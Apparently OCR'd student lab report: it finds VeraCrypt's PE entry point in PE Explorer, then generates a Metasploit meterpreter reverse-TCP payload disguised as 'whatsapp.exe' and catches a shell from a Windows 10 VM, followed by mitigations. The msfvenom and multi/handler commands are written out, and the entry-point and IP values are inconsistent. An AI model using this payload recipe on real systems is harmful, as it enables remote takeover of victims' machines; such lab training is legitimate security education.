





- STEP-3:-
  After selecting file click on open to open veracrypt file in pe explorer.



- STEP-4:-
  That will show address of entry point.




- STEP:-5
  The address of entry point is = 00423780h



Linker Version	000Ah	10.0
Size of Code	00073C00h	
Size of Initialized Data	012F9200h	
Size of Uninitialized Data	00000000h	
Address of Entry Point	004237B0h	
Base of Code	00001000h	
Base of Data	00075000h	
Image Base	00400000h	

➢ **Conclusion :-**

- The entry point address might differ slightly between PE Explorer and other tools due to how they handle address representation.
- While PE Explorer is a useful tool, there might be other methods or tools specific to your needs for finding the entry point address.
- For EXEs, the entry point address represents the starting point where the program's execution begins.
- For DLLs, the entry point might be optional and can point to an initialization function if present. If not, the value will be zero.
- The entry point address of veracrypt file is = 00423780h .



Linker Version	000Ah	10.0
Size of Code	00073C00h	
Size of Initialized Data	012F9200h	
Size of Uninitialized Data	00000000h	
Address of Entry Point	004237B0h	
Base of Code	00001000h	
Base of Data	00075000h	
Image Base	00400000h	

Princy soni
14th may 2024

Task:-3

- **AIM:-** Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.


- **Executive summary**:-

- VMware is a leading company in virtualization technology. They offer software that allows you to run multiple virtual machines (VMs) on a single physical computer. Each VM acts like a separate computer with its own operating system and applications.
- Creates virtual computers on your physical machine.
- Efficient resource utilization: Run multiple applications on fewer servers.
- Improved disaster recovery: Easily migrate VMs to other hardware in case of failures.
- Increased flexibility: Develop and test software in isolated environments.


- **Requirements:-** VMware, kali linux, windows 10 in VMware , standard computer system with network connection

- **Methodology:-**


- STEP-1:-
  Open kali linux in laptop and type command ip a . it will shaw ip address of the host .




- STEP:-2
  Then type command msfvenom for create payload
  Msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.78.128 lport=4444 -f exe -o whatsapp.exe



- STEP:-3
  It will show the size of payload
  Then type msfconsole



- STEP:-4
  Share the payload file to the windows and then open it in windows .



- STEP:-5
  Then step by step type command

User/exploit/multi/handler


Set payload/windows/meterpreter/reverse_tcp

Set LHOST 192.138.78.128


Set LPORT 4444


Exploit

It will show this type of interface.



- STEP:-6
  It will shaw all the information about windows 10.





- **Mitigation:-**

- Msfconsole and msfvenom are parts of the Metasploit Framework, a powerful tool commonly used for penetration testing. While valuable for ethical security professionals, they can also be misused by attackers
- Implement strong password policies with regular enforcement.
- Enforce least privilege access control. Avoid giving administrative rights to users who don't need them.
- Monitor user activity for suspicious behavior, especially attempts to launch tools like msfconsole or msfvenom.
- Keep systems updated with the latest security patches to address vulnerabilities that attackers might exploit with Metasploit.
- Disable unnecessary services and ports to reduce attack surface.
- Configure firewalls to block inbound traffic from unauthorized sources and outbound traffic to suspicious destinations.
- Educate users about social engineering tactics and phishing attempts that could be used to gain access to systems and deploy tools like Metasploit.
- Train them to identify suspicious activities and report them to IT security teams.
- Metasploit is a legitimate tool for ethical security professionals. These mitigation strategies are designed to prevent unauthorized use and ensure responsible security testing practices.

- **Conclusion:-**

- This report is for educational purpose. It is essential to ontain proper authorized before conducting security assessments . the techniques outlined in this report should only be used in a lawful and responsible manner.